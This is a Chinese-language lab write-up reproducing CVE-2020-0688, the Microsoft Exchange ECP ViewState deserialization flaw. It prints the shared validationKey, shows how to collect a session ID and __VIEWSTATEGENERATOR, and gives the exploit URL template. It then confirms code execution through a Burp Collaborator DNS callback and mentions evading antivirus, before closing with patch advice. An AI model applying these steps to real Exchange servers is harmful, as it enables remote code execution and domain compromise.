

# CVE-2020-0688复现

## 01、漏洞简介



Microsoft Exchange Server是微软公司推出的一套商业电子邮件系统，因其稳定、易用、安全等特点在全球多个行业被广泛地应用。2020年2月11日,微软发布了针对Exchange Server中的.Net反序列化远程代码执行漏洞 CVE-2020-0688的补丁程序。该漏洞是由于Exchange Server在安装部署时未能创建应用唯一的加密密钥，导致Exchange Server在反序列化处理请求中的\_\_VIEWSTATE 数据触发远程代码执行。Exchange 是以SYSTEM权限启用的IIS，因此普通登录用户也可通过反序列化达到提权的目的，进而可以获取域管理的权限。

## 02、漏洞复现

测试环境:Windows Server 2012 R2 Standard + Exchange Server 2013

```
管理员: Windows PowerShell

PS C:\Users\Administrator> wmic os get caption
Caption
Microsoft Windows Server 2012 R2 Standard

PS C:\Users\Administrator> GCM exsetup |%{$_.FileVersionInfo}

ProductVersion  FileVersion  FileName
-----
15.00.0516.032  15.00.0516.032  C:\Program Files\Microsoft\Exchange Server\V15\bin\ExSetup.exe

PS C:\Users\Administrator> _
```


漏洞出现在Exchange Control Panel (ECP) 组件中，所有Microsoft Exchange Server在安装后的web.config 文件中都拥有相同的validationKey和decryptionKey。

```
C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\ecp\web.config - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

web.config
102 <GlobalInfo lang="ru-RU" name="FirstName,Initials,LastName" address="Country,ZipPostal,StateProvince,City,Street" />
103 <GlobalInfo lang="uk-UA" name="LastName,FirstName,Initials" address="Country,ZipPostal,StateProvince,City,Street" />
104 <GlobalInfo lang="cy-GB" name="FirstName,Initials,LastName" address="Street,City,StateProvince,ZipPostal,Country" />
105 <GlobalInfo lang="fil-PH" name="FirstName,Initials,LastName" address="Street,ZipPostal,StateProvince,City,Country" />
106 </GlobalInfos>
107 <system.web>
108 <machineKey validationKey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" decryptionKey="
E9D2490BD0075B51D1BA5288514514AF" validation="SHA1" decryption="3DES" />
109 <!--
110 Set client scripts location to version/scripts, so that request to WebRequest.axd will be replaced with this
static path
111 -->
112 <webControls clientScriptsLocation="/ecp/15.0.516.30/scripts/" />
113 <!--
114 Enable HTTPOnly flag for server generated cookies.
115 We used to require secure (HTTPS) cookies too, but CAS-2-CAS scenarios can use just HTTP.
116 Please note that these settings can be overwritten programmatically. So we specify entries here just
117 to provide a default settings for all cookies.
118 -->
119 <httpCookies httpOnlyCookies="true" domain="" />
120 <!--
121 Use our AntiXssEncoder to replace the default HttpEncoder in ASP.Net.
122 -->
123 <httpRuntime encoderType="Microsoft.Exchange.Management.ControlPanel.AntiXssEncoder" />
```

```
VALIDATIONKEY = CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF
VALIDATIONALG = SHA1
```

根据漏洞详情要使用YSoSerial.net生成序列化后的ViewState数据，从而在Exchange Control Panel web应用上执行任意.net代码。要构造ViewState还需要viewstateuserkey和\_\_VIEWSTATEGENERATOR。而viewstateuserkey为用户登录后的ASP.NET\_SessionId，所以至少要有一个普通用户账户。



登录任一账户，获得ASP.NET\_SessionId

4077	https://exchange.t...	GET	/owa/ping.owa?UA=0	✓	242	805	owa	✓	192.168.248.152	X-BackEndCo...	18.28.12.1...	8080
4078	http://detectportal.f...	GET	/success.txt	✓	200	379	text		104.123.154.192		18.28.16.1...	8080
4079	http://detectportal.f...	GET	/success.txt?ip6	✓	200	379	text		104.123.154.192		18.28.17.1...	8080
4080	http://detectportal.f...	GET	/success.txt?ip6	✓	200	379	text		104.123.154.192		18.28.17.1...	8080

RequestResponse

RawParamsHeadersHex

GET /owa/ping.owa?UA=0 HTTP/1.1  
Host: exchange.tes...  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0  
Accept: \*/\*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
X-Requested-With: XMLHttpRequest  
Connection: close  
Referer: https://exchange.tes.../owa/  
Cookie: X-BackEndCookie=S-1-5-21-3530584333-98091938-4017302766-1131=u56Lnp2ejJqBmcJlmcycxs3Sx86by9LLmcqe0saax5vSx8qcm53Pmc3GnczJgYHNz63P0MzQzt/Oz8XMx8X0zQ==; PrivateComputer=true; PBack=0; UC=461fb02582d449f9c99ff1d35b0d4a1e; X-OWA-CANARY=owt1\_OTdrUOW\_s0tqfjCWy3jCw1wsydcIKXPr23NEyYKcY6EdJg1780jnANqFIo--PrvNnJwpJTM.; OutlookSession=286722a2a2494680965fbc63a6024ab4; mkt=zh-CN; ASP.NET\_SessionId=4355ebef-0ece-42fa-bab2-61b1c806bafd; TimeOffset=-480; cadata=z9zGy/50aOPkhZo5nD3CzqJZfgwaFR5UEImDAHIAaJwU1ycAlpVvAPos3UD1j7IvOAurgmM3/BAAxKdKqUn9Ago+AiA0Ds72Rgt6jwduUP5PfdvBoN8e0IM5X5nVuzh1f; cadataATL=M4KFfB7KJ4jDjtr6Zgr2Sg==; cadataKey=gJdIHPGtCc5DDS/rAcJ9oP5mJq7sAT1hsCLO/n/wkr6hck+Hrs02c5Svy/n+AodwK0dK3D/Aa3X6mB6hakEVPPImdUnee7+hmV68TH3p25mR13nkVDsoTaeM7EgguHPE14xKJdt7eZTjLrS21TgG1b/bWP76MvOhD8hFE13Xgqgk9S3ey87Bzoq9tftpXSJnf/avCkxiTRV0SCj/BG01XaaVjxuGeQXnObfqzBaiRYBt4d1JQep1/Mx5VK/vG/ogwWzstX+oPxt1+CYWo2Rxc3C6o5dtTCcYZKp0vAZVaeiUWRXUXaTzkChwnq3f65ptcqjA48WlwSGxSVDUulgyw==; cadataIV=ej5gcIEUzz9xWtvG53YBRqte/XvxPQW5mFUIcolUHuVX45hf+NmfxA3J/MTI30C/K0Ie4Skd20MM4cJRE81wi9wpiQWlyr4f9m0ZG+Sxpt0pUxODPd+gOCdW1tVEcIDiFeNeSe3xWRLmWtRybhP2s9aU2tY2b+Bi/sKginRuylvBXPOTevUZmNMQPAIJ3RMs7W81inP0p6WdzR34ASzRfayXS2D1Qwrx60dkYqCeY+xB9T/e3LGRK22BjFZRanrvnX1i0ts5nbOcXdwP0mU4xJTikhK20+buD5ZmCull1wXL0XqC31z19MTA9FTERuPKuIdi+eX7Pk66NG/TZwg==; cadataSig=4k4tStoungEt20Wf13vLsyvMj+Pvi+rrfJlGbbQ345tGViiQjcsACwzyD22QIJ1HCKrbYhKfurn1g8oaJx51eSpecftPLhtF16XCe9fSDgwONaThb91N4F1xzkdErzaba2ooTty09PVLNXxMxmdff+X03JVD7VvBV1cpPuZzhQ6but0zD4EvIaV7Hz3NVq1Zk+DJdubU6E+Bu1GLjdbUEKIrIiGgFAwT/+ixKUjazz+SB6NbP83vCg4062wRyAs1ZJulFtYjji0hXGyqCewB0STxV+ocoStoUipd9SSLVobanIzcqDaYmLvkGkfxra+2995qs6U5R0qYjkd1EhA==

ASP.NET\_SessionId: 4355ebef-0ece-42fa-bab2-61b1c806bafd

而\_\_VIEWSTATEGENERATOR在/ecp/default.aspx的前端页面里面直接获取。

我的帐户 - Outlook Web App ×	https://exchange.tes.../ecp/default.aspx	+
←→↻🏠	view-source:https://exchange.tes.../ecp/default.aspx	⋮🔖🌟🔍 搜索
1	2	3
4	5	6
7	8	9
10	11	12
13	14	15
16	17	18
19	20	21
22	23	24
25	26	27
28	29	30
31	32	33
34	35	36

<input type="hidden" name="\_\_VIEWSTATEGENERATOR" id="\_\_VIEWSTATEGENERATOR" value="B97B4E27" />

\_\_VIEWSTATEGENERATOR: B97B4E27



[illegible]

```
/ecp/default.aspx?__VIEWSTATEGENERATOR=<__VIEWSTATEGENERATOR>&__VIEWSTATE=<ViewState>
```

[illegible]

Burp Collaborator client

?

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate:  Copy to clipboard ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every  seconds Poll now

#	Time	Type	Payload	Comment
1	2020-三月-01 11:05:02 UTC	DNS	lg5bzi01mac16tf8w88r4q3950bqzf	


DescriptionDNS query

The Collaborator server received a DNS lookup of type A for the domain name lg5bzi01mac16tf8w88r4q3950bqzf.burpcollaborator.net.  
The lookup was received from IP address 6 [REDACTED] 20--01 11:05:02 UTC.

Close

[illegible]

成功上线，真实环境中可能还需要对抗杀软。



### 03、修复建议

及时更新Microsoft Exchange Server 2010、2013、2016和2019补丁程序中发布了此漏洞的补丁程序，加强人员账户口令强度意识。

### 04、参考文章

安全客：<https://www.anquanke.com/post/id/199772>